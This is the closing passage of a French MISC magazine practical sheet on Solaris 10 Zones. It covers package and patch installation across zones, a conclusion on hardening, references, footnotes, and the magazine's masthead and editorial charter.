Si pkgadd est exécuté depuis la zone globale, toutes les zones seront affectées sauf si on utilise l'option -G. Dans ce cas, l'installation du paquetage n'est effectuée que dans la zone globale. Si le paquetage existe déjà dans la zone globale et que l'on souhaite l'installer sur toutes les zones, il faut d'abord le supprimer de la zone globale à l'aide de pkgrm, puis le réinstaller à l'aide de pkgadd (allez comprendre...). Si vous voulez l'installer uniquement sur quelques zones, il faudra se connecter sur chacune des zones et exécuter pkgadd autant de fois que nécessaire.

Pour la suppression de paquetages, pkgrm supprime un paquetage de toutes les zones (zone globale comprise) s'il est exécuté depuis la zone globale ou uniquement de la zone concernée s'il est exécuté dans le contexte de cette dernière.

patchadd et patchrm fonctionnent de la même façon que pkgadd et pkgrm respectivement.

Conclusion

Les Zones Solaris fournissent un environnement isolé dans lequel vous pourrez exécuter vos applications en toute sécurité si vous prenez bien soin de durcir correctement les différentes zones ainsi que la configuration des applications que vous utilisez. Il faut aussi faire très attention aux vulnérabilités noyau ou des différents services de gestion des zones qui peuvent menacer tout le modèle sur lequel se base cette technologie.

En cette époque de mutualisation à bâtons rompus, elles constituent un outil fort intéressant et facile à utiliser comme vous pouvez le constater à la lecture de la présente fiche. Bien entendu, les Zones Solaris ne sont disponibles que pour Solaris 10. Si vous cherchez une alternative dans le monde du Libre, regardez du côté des `jail` de FreeBSD.

Références

- *System Administration Guide: Solaris Containers-Resource Management and Solaris Zones*, Sun Microsystems, Part No: 817159213, mai 2006.
- WENCHEL (Kevin), « *The Solaris 10 Zone Defense* », *Sys Admin Magazine*, février 2005.

[1] Ce *buzzword*, je vous l'accorde, impressionne au premier abord. Il suffit juste de traduire NI en « je peux opérer N serveurs comme 1 seul » et penser « cloisonnement » quand on entend « *Container* ». Le reste peut être vu comme des bits de bourrage que le lecteur de MISC peut oublier.

[2] Si vous confondez encore entre Solaris, Solaris Express et OpenSolaris (qui est un projet et non un système d'exploitation), il est grand temps de lire **http://en.wikipedia.org/wiki/Solaris_Operating_System** et **http://www.opensolaris.org/os/about/**.

[3] Certains esprits vifs remarqueront que je parle de plagiat alors que les `jail` sont sous licence BSD. Ne nous engageons donc pas dans des chemins de débat fort épineux. Je veux garder mes cheveux encore longtemps.

[4] Hors applications qui peuvent être exécutées au sein de ces zones.

[5] Voir l'introduction de la fiche pratique « `jail` » pour les limitations de `chroot`.

[6] L'administrateur global peut être l'utilisateur `root` de la zone globale ou un utilisateur de cette zone à qui on a affecté le rôle de **Primary Administrator**.

[7] L'administrateur d'une zone non globale peut être l'utilisateur `root` de cette zone ou un utilisateur de cette zone à qui on a affecté le rôle **Primary Administrator**.

[8] Pour une liste exhaustive des limitations imposées à une zone non globale, voir **http://tinyurl.com/y62a49**.

[9] Contrairement aux `jail` FreeBSD, les Zones Solaris peuvent être configurées avec des adresses IPv6.

[10] Il est possible d'exécuter `zonecfg` en mode non interactif ce qui permet de créer des zones automatiquement.

[11] L'utilitaire `sudo` n'est pas installé par défaut sous Solaris. Si vous ne l'avez pas installé, il suffit de passer les commandes en tant que `root`.

[12] Sans commentaires...

[13] Il est possible d'industrialiser la post-configuration en créant un fichier `sysidcfg` sous `/zones/myzone/root/etc/` et en éditant le fichier `/zones/myzone/root/etc/default/nfs`. Voir **http://docs.sun.com/app/docs/doc/817-1592/6mhahuoqm?a=view** pour de plus amples détails.

[14] Le durcissement Solaris est hors du périmètre couvert par cette fiche pratique.

[15] Si vous avez précisé `autoboot=true` lors de la configuration de la zone, celle-ci démarrera automatiquement au démarrage de la zone globale.

MISC
est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
Abonnement : miscabo@ed-diamond.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler

Rédacteur en chef : Frédéric Raynal
Rédacteur en chef adjoint : Denis Bodor

Mise en page :
Kathrin Troeger

Secrétaire de rédaction :
Dominique Grosse

Relecteurs :
Christophe Brocas, Yvan Vanhullebus, Olivier Gay

Responsable publicité : Véronique Wilhelm
Tél. : 03 88 58 02 08

Service abonnement :
Tél. : 03 88 58 02 08

Impression : *VPM Druck Allemagne*
www.vpm-druck.de

Distribution :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Dépôt légal : 2e Trimestre 2001
N° ISSN : 1631-9036
Commission Paritaire : 02 09 K 81 190
Périodicité : Bimestrielle
Prix de vente : 8 euros

Imprimé en Allemagne
Printed in Germany

La rédaction n'est pas responsable des textes, illustrations et photos qui lui sont communiqués par leurs auteurs. La reproduction totale ou partielle des articles publiés dans Misc est interdite sans accord écrit de la société Diamond Editions. Sauf accord particulier, les manuscrits, photos et dessins adressés à Misc, publiés ou non, ne sont ni rendus, ni renvoyés. Les indications de prix et d'adresses figurant dans les pages rédactionnelles sont données à titre d'information, sans aucun but publicitaire.

CHARTE

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent.

MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.

MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.